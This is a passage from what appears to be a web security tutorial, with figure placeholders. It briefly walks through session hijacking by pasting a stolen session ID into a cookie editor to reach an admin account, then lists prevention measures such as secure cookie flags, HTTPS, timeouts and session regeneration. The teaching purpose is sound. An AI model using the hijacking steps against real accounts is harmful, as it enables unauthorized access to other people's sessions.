


Figure 54

- Assume that we don't have any username and password but we have a session Id




Figure 55

- Open cookies Editor Extension




Figure 56

- Replace the Session id & click on save




Figure 57

- Logged in Successfully

Figure 58

- Click on my account
- Admin User account page will open.

Figure 59

# How to Prevent Session Hijacking

## What is Session Hijacking?

Session hijacking is a web-based attack in which an attacker takes control of a valid user session by stealing the session ID. The session ID is commonly stored in cookies and, when compromised, allows unauthorized access to a user's account without requiring login credentials.

---

## Session Hijacking Prevention Techniques

### 1. Use Secure Communication (HTTPS)

Secure communication ensures that session data is encrypted during transmission.

- Always enforce HTTPS using SSL/TLS to encrypt session cookies.
- Redirect all HTTP requests to HTTPS.
- Use HSTS (HTTP Strict Transport Security) to force browsers to communicate only over HTTPS.

---

### 2. Set Secure Cookie Attributes

Proper cookie configuration helps protect session IDs from theft.

- **Secure Flag:** Ensures cookies are sent only over HTTPS connections.
- **HttpOnly Flag:** Prevents JavaScript access to cookies, reducing XSS risks.
- **SameSite Flag:** Restricts cookies from being sent in cross-site requests.

## **Example:**

Set-Cookie: sessionid=abc123; Secure; HttpOnly; SameSite=Strict

---

## **3. Implement Session Timeouts**

Limiting session duration reduces the risk of hijacked sessions being misused.

- Set short idle timeouts (e.g., 5–15 minutes of inactivity).
  - Apply absolute session timeouts (e.g., forced logout after 1 hour).
- 

## **4. Regenerate Session ID**

Regenerating session IDs improves security after authentication events.

- Generate a new session ID after login or privilege escalation.
  - This helps prevent session fixation attacks.
- 

## **5. Destroy Session on Logout**

Proper session termination prevents reuse of old sessions.

- Immediately invalidate the session on logout.
  - Remove session cookies and clear server-side session data.
- 

## **6. Implement IP and User-Agent Validation**

Binding sessions to user characteristics reduces unauthorized access.

- Associate sessions with the user's IP address and browser User-Agent.
-

## **7. User Awareness and Best Practices**

User behavior plays a crucial role in session security.

- Avoid leaving logged-in sessions unattended.
  - Do not use public Wi-Fi without a VPN.
  - Always log out properly after use.
  - Regularly clear browser cookies and cache.
- 

## **8. Advanced Security Techniques**

Additional security measures provide stronger protection against session hijacking.

- Use Multi-Factor Authentication (MFA).
  - Implement Content Security Policy (CSP) to reduce XSS risks.
  - Apply subdomain separation for sensitive cookies.
  - Monitor session anomalies such as multiple locations or frequent IP changes.
-